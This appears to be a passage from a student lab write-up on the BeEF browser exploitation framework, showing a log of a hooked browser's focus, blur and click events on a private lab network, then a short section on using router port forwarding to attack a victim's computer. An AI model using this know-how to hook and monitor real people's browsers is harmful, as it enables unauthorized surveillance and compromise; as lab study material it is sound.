109		2/196.002s - [Focus] Browser window has regained focus.	2021-01-13 09:56:54 UTC	2
107		2/192.779s - [Mouse Click] x: 320 y:148 > img	2021-01-13 09:56:51 UTC	2
102		10.0.2.4 appears to have come back online	2021-01-13 09:53:25 UTC	2
84		1183.267s - [Blur] Browser window has lost focus.	2021-01-13 09:13:19 UTC	2
83		1181.545s - [Focus] Browser window has regained focus.	2021-01-13 09:13:17 UTC	2
82		599.617s - [Blur] Browser window has lost focus.	2021-01-13 09:03:35 UTC	2
81		597.303s - [Focus] Browser window has regained focus.	2021-01-13 09:03:33 UTC	2
80		518.048s - [Blur] Browser window has lost focus.	2021-01-13 09:02:14 UTC	2
79		455.085s - [Focus] Browser window has regained focus.	2021-01-13 09:01:11 UTC	2
78		454.950s - [Blur] Browser window has lost focus.	2021-01-13 09:01:10 UTC	2
77		338.553s - [Mouse Click] x: 137 y:310 > button	2021-01-13 08:59:14 UTC	2
76		336.040s - [Focus] Browser window has regained focus.	2021-01-13 08:59:12 UTC	2
75		330.566s - [Blur] Browser window has lost focus.	2021-01-13 08:59:06 UTC	2
73		322.606s - [Focus] Browser window has regained focus.	2021-01-13 08:58:58 UTC	2
74		322.677s - [Mouse Click] x: 106 y:501 > body	2021-01-13 08:58:58 UTC	2
72		214.587s - [Blur] Browser window has lost focus.	2021-01-13 08:58:30 UTC	2
69		238.503s - [Focus] Browser window has regained focus.	2021-01-13 08:57:34 UTC	2
68		147.508s - [Blur] Browser window has lost focus.	2021-01-13 08:56:03 UTC	2
66		143.042s - [Focus] Browser window has regained focus.	2021-01-13 08:55:59 UTC	2
67		143.120s - [Mouse Click] x: 456 y:415 > divcontent	2021-01-13 08:55:59 UTC	2
65		52.794s - [Blur] Browser window has lost focus.	2021-01-13 08:54:28 UTC	2
63		10.0.2.4 appears to have come back online	2021-01-13 08:53:38 UTC	2
64		0.000s - [Focus] Browser window has regained focus.	2021-01-13 08:53:38 UTC	2
62		10.0.2.4 just joined the horde from the domain: 10.0.2.15:3000	2021-01-13 08:53:25 UTC	2

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Displaying logs 121 - 145 of 145



## 6.

One of many ways to attach the victim's computer is by using *port forwarding*. First, we enter to the *router manager* of which victim's ip address connects to, and set its *server ip address* as our *gateways ip*. Then we'd be able to attack on victim's computer by running beef.